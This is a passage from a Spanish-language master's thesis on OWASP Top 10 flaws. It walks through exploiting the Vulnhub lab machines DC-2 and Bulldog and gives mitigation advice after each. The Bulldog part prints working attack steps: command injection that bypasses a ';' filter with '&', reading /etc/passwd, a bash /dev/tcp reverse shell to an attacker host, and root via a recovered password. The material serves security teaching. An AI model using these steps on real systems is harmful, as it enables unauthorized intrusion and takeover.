    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$
```

Ilustración 117. Usuario Jerry en DC-2.

Al revisar los comandos permitidos con [sudo -l](#), se descubre que el usuario jerry puede ejecutar [git](#) como root sin necesidad de proporcionar la contraseña. Esto ofrece una oportunidad de obtener acceso con privilegios elevados utilizando [git](#).

Se explota el hecho de que [git](#) tiene un editor integrado para las páginas de ayuda, donde se pueden ejecutar comandos arbitrarios. Desde este editor, se ejecuta una shell de bash con privilegios de root. Finalmente, se imprime la flag final aprovechando este acceso a nivel de root.

```
User jerry may run the following commands on DC-2:  
  (root) NOPASSWD: /usr/bin/git  
jerry@DC-2:/home/tom$ sudo git help status  
jerry@DC-2:/home/tom$ cd  
jerry@DC-2:~$ ls  
flag4.txt
```

Ilustración 118. Ejecución git en DC-2.

A lo largo de este análisis se identificó una vulnerabilidad grave relacionada con componentes obsoletos y sin actualizar, lo que deja al sistema expuesto a ataques conocidos debido a la falta de mantenimiento adecuado del software. Estos fallos surgieron en varios servicios y aplicaciones que no habían recibido los parches de seguridad necesarios. En particular, se observaron versiones antiguas de servidores y bases de datos que contenían vulnerabilidades documentadas, lo que abre la puerta a ataques como la escalada de privilegios o la ejecución remota de código.

La solución para mitigar este riesgo comienza por identificar los componentes desactualizados y aplicar los parches de seguridad más recientes. En muchos casos, no basta con aplicar parches; es necesario migrar a versiones más recientes que cuenten con soporte activo, ya que seguir usando software sin soporte incrementa el riesgo de comprometer el sistema. Una vez hecho esto, se deben revisar los servicios activos en el sistema y deshabilitar aquellos que no son esenciales, reduciendo así el número de puntos de entrada para posibles atacantes.

Un enfoque más estratégico es automatizar el monitoreo de las versiones del software instalado en la máquina, utilizando herramientas que alerten cuando un componente se vuelve obsoleto o vulnerable, lo que permitirá reaccionar a tiempo y evitar que estas brechas persistan. Además, es crucial mantener un inventario detallado de todo el software y sus versiones, de manera que sea fácil detectar cuándo algo necesita ser actualizado.

Por otro lado, es recomendable implementar controles adicionales como limitar los accesos y permisos dentro del sistema, de modo que, incluso si un atacante logra explotar una vulnerabilidad en un componente desactualizado, el daño potencial sea limitado. La eliminación de servicios obsoletos también ayuda a reducir la superficie de ataque disponible.

En conclusión, el fallo en la máquina DC-2 resalta la importancia de mantener todos los componentes actualizados y bajo un ciclo de revisión constante. Aplicar estas medidas no solo corrige las vulnerabilidades actuales, sino que también previene futuras exposiciones al reducir la probabilidad de que componentes desactualizados comprometan la seguridad del sistema.

### 5.3.7 Fallas de identificación y autenticación

Los errores en identificación y autenticación figuran entre las principales vulnerabilidades del OWASP Top 10. Estas, aparecen cuando un sistema no verifica correctamente la identidad de los usuarios o no administra de manera adecuada las sesiones activas. Por lo que, un atacante podría evadir las medidas de seguridad, acceder a cuentas con permisos elevados o incluso suplantar la identidad de otros usuarios. Problemas como el uso de contraseñas débiles, la falta de autenticación multifactorial o la mala gestión de tokens de sesión son algunas de las causas más frecuentes de este tipo de vulnerabilidad, lo que deja el sistema expuesto a la explotación.

Estas brechas de seguridad brindan a los atacantes la oportunidad de realizar acciones no autorizadas, como entrar a zonas restringidas, aumentar sus privilegios dentro del sistema o extraer información confidencial. Es común que utilicen credenciales robadas o sesiones activas no cerradas para aprovecharse del sistema. La ausencia de mecanismos básicos de protección, como la rotación periódica de contraseñas o el cierre automático de sesiones inactivas, facilita mucho este tipo de intrusiones.

La máquina Bulldog de Vulnhub es un entorno de práctica idóneo para analizar cómo las vulnerabilidades de identificación y autenticación pueden ser aprovechadas. Este laboratorio simula situaciones donde la falta de controles sólidos y el uso de credenciales inseguras dejan el sistema abierto a ataques. Al explorar Bulldog, es posible ver técnicas de explotación comunes, como el uso de contraseñas por defecto o el abuso de tokens de sesión, lo que subraya la importancia de aplicar medidas de seguridad más estrictas desde el principio.

#### 5.3.7.1 Bulldog

A continuación, se iniciará el análisis de la máquina Bulldog de Vulnhub, enfocándose en la identificación y explotación de fallas de identificación y autenticación. Este estudio permitirá comprender cómo las vulnerabilidades pueden ser aprovechadas para comprometer el sistema y qué medidas se pueden tomar para mitigarlas.

Para comenzar el análisis, se realiza el escaneo de red con [netdiscover](#) para identificar la dirección IP asignada a la máquina objetivo dentro de la red interna. Netdiscover es útil para detectar dispositivos activos y sus direcciones IP, como bien se ha usado a lo largo de este trabajo.

```

Currently scanning: 192.168.195.0/16 | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300

IP          At MAC Address      Count    Len  MAC Vendor / Hostname
---          ---                  ---      ---  ---
192.168.90.2 08:00:27:a8:fe:e9    2       120  PCS Systemtechnik GmbH
192.168.90.3 0a:00:27:00:00:0a    2       120  Unknown vendor
192.168.90.11 08:00:27:4d:fc:fe   1       60   PCS Systemtechnik GmbH

```

(alejandro@kali)-[~]

Ilustración 119. Ejecución netdiscover en Bulldog.

Una vez obtenida la dirección IP del objetivo, se procede a continuar con [nmap](#) para escanear los puertos abiertos en dicha máquina. Gracias a [nmap](#) es posible identificar servicios activos y posibles puntos de entrada.

```

(alejandro@kali)-[~]
$ sudo nmap -sV 192.168.90.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 05:33 EDT
Nmap scan report for 192.168.90.11
Host is up (0.00056s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   WSGIServer 0.1 (Python 2.7.12)
8080/tcp  open  http   WSGIServer 0.1 (Python 2.7.12)
MAC Address: 08:00:27:4D:FC:FE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.01 seconds

```

Ilustración 120. Ejecución nmap en Bulldog.

Después de llevar la ejecución de dicha herramienta se pueden apreciar que los puertos 80 y 8080 mostraron ser similares, por lo que se decidió continuar el análisis enfocándose en el puerto 80/tcp, que es el puerto estándar para tráfico web HTTP.

Este puerto es un buen punto de partida para explorar posibles vulnerabilidades relacionadas con servicios web.




Ilustración 121. Página web en Bulldog.

Se inicia [dirb](#) para descubrir otras páginas o directorios ocultos en el sitio web. Como bien ya se ha ido explicando a lo largo de este trabajo de fin de máster, [/use](#) es una herramienta de fuerza bruta que escanea rutas de un servidor web, buscando posibles páginas adicionales o directorios no visibles de manera pública.

```
(alejandro@kali)-[~]
$ dirb http://192.168.90.11 /usr/share/wordlists/dirb/big.txt

DIRB v2.22
By The Dark Raver

START_TIME: Thu Aug 15 05:48:25 2024
URL_BASE: http://192.168.90.11/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

[!] Warning: I know how these hackers do it. Our technical team is
[!] getting the last laugh about a clam shell and a smelly cow? I'm not sure about
[!] all of that.

Bulldog Industries' commitment to our customers I fired all of our ex-employees. All of them! We are going to restart from the ground up! No more
excuses. Our tech guys will have to make due with what they've got. We even
increased their budget 1%!

GENERATED WORDS: 20458

--- Scanning URL: http://192.168.90.11/ ---
=> DIRECTORY: http://192.168.90.11/admin/ [+] Rock beards on the new guys! Real tech hipsters. Zuckerberg
=> DIRECTORY: http://192.168.90.11/dev/
=> DIRECTORY: http://192.168.90.11/notice/ [+] Buy their stuff, security wont be a problem from now on!
+ http://192.168.90.11/robots.txt (CODE:200|SIZE:1071)

--- Entering directory: http://192.168.90.11/admin/ ---
=> DIRECTORY: http://192.168.90.11/admin/auth/ [+] Our valued customers that we will be providing basic credit
=> DIRECTORY: http://192.168.90.11/admin/login/
=> DIRECTORY: http://192.168.90.11/admin/logout/ [+] as a result of this breach (if you've made a purchase of $1000 or more)

--- Entering directory: http://192.168.90.11/dev/ ---
=> DIRECTORY: http://192.168.90.11/dev/shell/

--- Entering directory: http://192.168.90.11/notice/ ---

--- Entering directory: http://192.168.90.11/admin/auth/ ---
=> DIRECTORY: http://192.168.90.11/admin/auth/group/
=> DIRECTORY: http://192.168.90.11/admin/auth/user/ [+] (1000)

--- Entering directory: http://192.168.90.11/admin/login/ ---

--- Entering directory: http://192.168.90.11/admin/logout/ ---

--- Entering directory: http://192.168.90.11/dev/shell/ ---

--- Entering directory: http://192.168.90.11/admin/auth/group/ ---

(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
(Try using FineTunning: '-f')

--- Entering directory: http://192.168.90.11/admin/auth/user/ ---
```

Ilustración 122. Ejecución dirb en Bulldog

Se localiza una página que parece estar relacionada con la administración de la misma.

En este caso, se decidió utilizar [Nikto](#) para realizar un análisis más profundo del puerto 80/tcp, buscando posibles puntos débiles adicionales en el servidor web.

[Nikto](#) es una herramienta que analiza servidores web en busca de vulnerabilidades, como configuraciones incorrectas, archivos inseguros o software desactualizado. Su objetivo es detectar problemas conocidos que puedan ser explotados, como versiones antiguas o fallos en la configuración del servidor, ayudando a identificar posibles puntos débiles en el sistema. El comando para ejecutar dicha herramienta es muy sencillo, solo basta con ejecutar:

- [Nikto -h http://192.168.90.11](#)
  - **h:** donde se especifica el host.

```
(alejandro@kali)-[~]
$ nikto -h http://192.168.90.11
- Nikto v2.5.0

+ Target IP:          192.168.90.11
+ Target Hostname:    192.168.90.11
+ Target Port:        80
+ Start Time:         2024-08-15 06:04:26 (GMT-4)

+ Server: WSGIServer/0.1 Python/2.7.12
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to r
er/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ WSGIServer/0.1 appears to be outdated (current is at least 0.2).
+ Python/2.7.12 appears to be outdated (current is at least 3.9.6).


```

Ilustración 123. Ejecución nikto en Bulldog.

A pesar de que no se encuentra nada relevante, es bueno considerar este tipo de herramientas durante el análisis ya que puede brindar información que puede ayudar a la hora de avanzar en la investigación.

Al revisar nuevamente la página web, se observa que, en la parte inferior de la página, en "/dev", hay direcciones de correo electrónico de algunos usuarios, lo que puede ser útil para llevar a cabo más acciones de reconocimiento o explotación.

Además, se encuentra un enlace titulado "Web Shell". Este enlace es potencialmente importante, ya que una Web Shell es un script que permite ejecutar comandos en el servidor desde un navegador, lo que podría proporcionar acceso directo al sistema y posibilitar una escalación de privilegios o un control más completo del servidor.

Esto sugiere que el servidor puede que este comprometido o mal configurado, y el enlace "Web Shell" podría ser una puerta de entrada para permitir ejecutar ciertos comandos directamente en el servidor.




Ilustración 124. Web-Shell en página web en Bulldog.

Al clicar en el enlace para ir a web-shell, este nos dice que para acceder a este recurso es necesario tener ciertos permisos, por lo que hay que identificarse de alguna manera. Revisando el código fuente de la página, se pueden ver ciertos comentarios donde también hay incluidos ciertos hashes en ellos debajo de cada correo electrónico de los que aparece en la página web.




Ilustración 125. Comentarios en código fuente de la página en Bulldog.

De todos los hashes que se encuentran en el código fuente de la página web, solo se consiguen descifrar dos haciendo uso de una herramienta online. Entre ellos se descifra “bulldog” asociada con el usuario de Ashley y “bulldoglover” asociada con el usuario de Sarah.

Una vez se han obtenido estos usuarios es posible acceder al directorio “/admin”. Se ha conseguido acceder intentándolo con el usuario de Sarah.



Ilustración 126. Accediendo con el usuario en página web Sarah en Bulldog.

Al intentar acceder de nuevo al directorio donde previamente se decía que solo se podía acceder si te habías autenticado, esta vez no salta el mismo mensaje y se puede ver cómo es posible ejecutar ciertos comandos. Es decir, la web-shell que hay implementada en la página es como si tuviera un filtro de los comandos que se están ejecutando en el misma.




Ilustración 127. Web-shell en pagina web en Bulldog.

Después de revisar varios directorios así como fichero, se encuentra uno un tanto sospechoso que puede utilizarse para intentar obtener algún tipo de información que pueda ser de ayuda para este análisis.

All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

```
Command : cat bulldog/views.py

from django.shortcuts import render
import subprocess

commands = ['ifconfig', 'ls', 'echo', 'pwd', 'cat', 'rm']

def homepage(request):
    return render(request, 'index.html')

def notice(request):
    return render(request, 'notice.html')

def dev(request):
    return render(request, 'dev.html')

def shell(request):
    if request.method == "POST":
        command = request.POST.get("command", None)
        to_return = "Command : " + command + "\n\n"
        if validate(command):
            execute = subprocess.check_output(command, shell=True)
            to_return += execute
        elif ";" in command:
            to_return += "INVALID COMMAND. I CAUGHT YOU HACKER! ';' CAN BE USED TO EXECUTE MULTIPLE COMMANDS!!"
        else:
            to_return += "INVALID COMMAND. I CAUGHT YOU HACKER!"
    return to_return
```

Ilustración 128. Fichero views.py en pagina web en Bulldog.

Se detecta que el sistema de la Web Shell verifica si el comando es permitido y si incluye el carácter ";" para prevenir inyecciones de comandos. Sin embargo, no se realiza una comprobación para el carácter "&", lo que deja una posible vulnerabilidad. Al identificar esto, se prueba el uso de "&" con el comando `whoami`, permitiendo la ejecución de comandos de forma no autorizada.

```
Command : pwd & whoami

django
/home/django/bulldog
```

Ilustración 129. Ejecución de varios comandos en Webshell en Bulldog.

Se identifica que la Web Shell es vulnerable a la inyección de comandos al unirlos con "&&", lo que permite la ejecución de múltiples comandos en una sola línea. A continuación, se detecta que es posible usar el comando "cat", por lo que se procede a intentar leer la lista de usuarios del sistema.

```

Command : cat /etc/passwd

root:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

```

Ilustración 130. Ejecutando cat en web Shell en Bulldog.

Al confirmar que se tiene acceso como el usuario django, se intenta abrir una reverse shell para obtener un control más directo del sistema. El primer paso es configurar un listener en la máquina atacante para recibir la conexión de la reverse shell, para ello se utiliza el comando [netcat](#) o también usado como [nc](#) donde abriremos un puerto de escucha como ya se ha utilizado previamente en otros análisis.

Una vez hecho eso, se ejecuta en la web-shell lo siguiente:

- [echo 'bash -i >& /dev/tcp/192.168.90.6/4548 0>&1' | bash](#): este comando establece una conexión entre el servidor remoto y la máquina que está actuando como atacante, de tal forma que permitirá interactuar directamente como si se estuviese dentro de la consola de la máquina a analizar.

Finalmente, tras ejecutar este mencionado, se consigue acceder a la máquina Bulldog, abriendose así una terminal de comandos.

```

(alejandro@kali)-[~]
$ nc -lp 4548
bash: cannot set terminal process group (943): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

bash: /root/.bashrc: Permission denied
django@bulldog:/home/django/bulldog$ 

```

Ilustración 131. Shell en Bulldog.

Tras inspeccionar diversos directorios, así como ficheros, se encuentra un directorio oculto que contiene algunos ficheros. Uno de ellos se llama "customPermissionApp" y a simple vista parece un archivo ejecutable. Como el archivo no es muy legible se

utiliza el comando `strings` el cual permite filtrar todas las secuencias de caracteres legibles de este y puede permitir leer cierta información del mismo.

Al usar esta herramienta, se aprecia como hay ciertas cadenas de texto que parecen que están indicando algo. Después de eliminar las letras "H" y poner todo en una sola línea, se obtiene la cadena SUPERultimatePASSWORDyouCANTget. Esto parece ser una contraseña. Además, varias pistas indican que está relacionada con el usuario root. El siguiente paso es probar esta contraseña para ver si otorga acceso con privilegios de root. En la siguiente imagen se puede apreciar esto que anteriormente se ha comentado:

```

django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ strings customPermissionApp
<gadmin/.hiddenadmindirectory$ strings customPermissionApp
/lib64/ld-linux-x86-64.so.2
32$0-t
libc.so.6
puts
__stack_chk_fail
system
__libc_start_main
__gmon_start__
GLIBC_2.4
GLIBC_2.2.5
UH-M
Supports LM, NTLM, md2, md4, md5, md5(mds_hex), md5-hmac, sha1, sha224, sha256, sha384, sha512, rfcMD5, whirlpool, MySQL 4.1+ (m
SUPERultH
imatePASH
SWORDyouH
CANTget
dH34%(
AWAVA
AUATL
[.]AVA]A^A_
Please enter a valid username to use root privileges
    Usage: ./customPermissionApp <username>
sudo su root
;*3$*
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609
crtstuff.c
__JCR_LIST__
_deregister_tm_clones
_do_global_dtors_aux

```

Ilustración 132. Ejecución strings en Bulldog.

```

django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ sudo -l
sudo -l
[sudo] password for django: SUPERultimatePASSWORDyouCANTget Not found.

Matching Defaults entries for django on bulldog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User django may run the following commands on bulldog:
    (ALL : ALL) ALL
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ 

```

Ilustración 133. Ejecución sudo -l en Bulldog.

En la ilustración anterior se observa que el usuario django ejecuta el comando sudo - l para verificar los permisos de sudo en la máquina bulldog. Después de introducir la contraseña SUPERultimatePASSWORDyouCANTget, el sistema devuelve la lista de comandos que django puede ejecutar con sudo. El resultado indica que django tiene permisos para ejecutar cualquier comando como root, ya que muestra la línea (ALL : ALL) ALL, lo que significa que el usuario puede ejecutar cualquier comando sin restricciones con privilegios de root.

Una vez que django tiene acceso como root gracias a los permisos de sudo, navega al directorio "/root" utilizando el comando cd "/root". Luego, ejecuta ls para listar el contenido del directorio y encuentra un archivo llamado congrats.txt. Al leer el archivo con cat congrats.txt, se muestra un mensaje de felicitación por haber completado la máquina virtual (VM). El mensaje sugiere que hay dos maneras de obtener acceso como root, invitando al usuario a descubrir el segundo método y anticipando un desafío más complejo en el futuro.



root@bulldog:/home/bulldogadmin/.hiddenadmindirectory# cd /root  
cd /root  
root@bulldog:~# ls  
ls  
congrats.txt  
root@bulldog:~# cat congrats.txt  
cat congrats.txt  
Congratulations on completing this VM :D That wasn't so bad was it?  
Let me know what you thought on twitter, I'm @frichette\_n  
As far as I know there are two ways to get root. Can you find the other one?  
Perhaps the sequel will be more challenging. Until next time, I hope you enjoyed!  
root@bulldog:~#

Ilustración 134. Root en Bulldog.

En este análisis, la vulnerabilidad principal detectada se centra en fallos de identificación y autenticación, específicamente en la forma en que el sistema maneja las credenciales y verifica la identidad de los usuarios. Estas debilidades permiten a los atacantes aprovechar credenciales mal protegidas o mal gestionadas para obtener acceso no autorizado, lo que compromete la seguridad global del sistema.

Para abordar estas vulnerabilidades, es esencial adoptar métodos de autenticación más seguros y eficientes. En lugar de depender exclusivamente de contraseñas, se recomienda implementar autenticación basada en tokens, como JWT (JSON Web Tokens), que limita la exposición de credenciales y reduce la posibilidad de que un atacante intercepte datos sensibles. Esto también permite gestionar la duración de las sesiones de una manera más controlada, minimizando el riesgo de secuestro de sesiones.

Desde un punto de vista arquitectónico, es importante aislar los sistemas de autenticación de otros servicios críticos, utilizando segmentación de red y control de acceso a nivel de red para que solo servicios específicos puedan interactuar con los sistemas de verificación de identidad. Además, se debe asegurar que todas las comunicaciones entre el usuario y el sistema de autenticación utilicen protocolos de seguridad robustos como TLS (Transport Layer Security), evitando la exposición innecesaria de credenciales.

En resumen, reforzar la seguridad en torno a la autenticación y la gestión de credenciales es clave para reducir los riesgos en la máquina "Bulldog". Adoptar métodos de autenticación avanzados, proteger las comunicaciones, y realizar pruebas

y auditorías regulares garantizará una defensa sólida frente a los intentos de explotación relacionados con fallos de identificación y autenticación.

### 5.3.8 Fallas en el Software y en la Integridad de los Datos

Las vulnerabilidades relacionadas con fallas en el software y en la integridad de los datos forman parte de las preocupaciones más serias dentro de la ciberseguridad actual, y están clasificadas en el Top 10 del OWASP. Estas fallas se producen cuando el software contiene errores de programación, configuraciones incorrectas o debilidades que comprometen la coherencia y fiabilidad de la información almacenada o procesada. Cuando se compromete la integridad de los datos, los atacantes pueden manipular, corromper o robar información, afectando directamente tanto la seguridad del sistema como la confianza de los usuarios. Este tipo de vulnerabilidad puede generar desde pérdidas financieras hasta fugas de información confidencial, lo que subraya la importancia de prevenir y corregir estos fallos de manera proactiva.

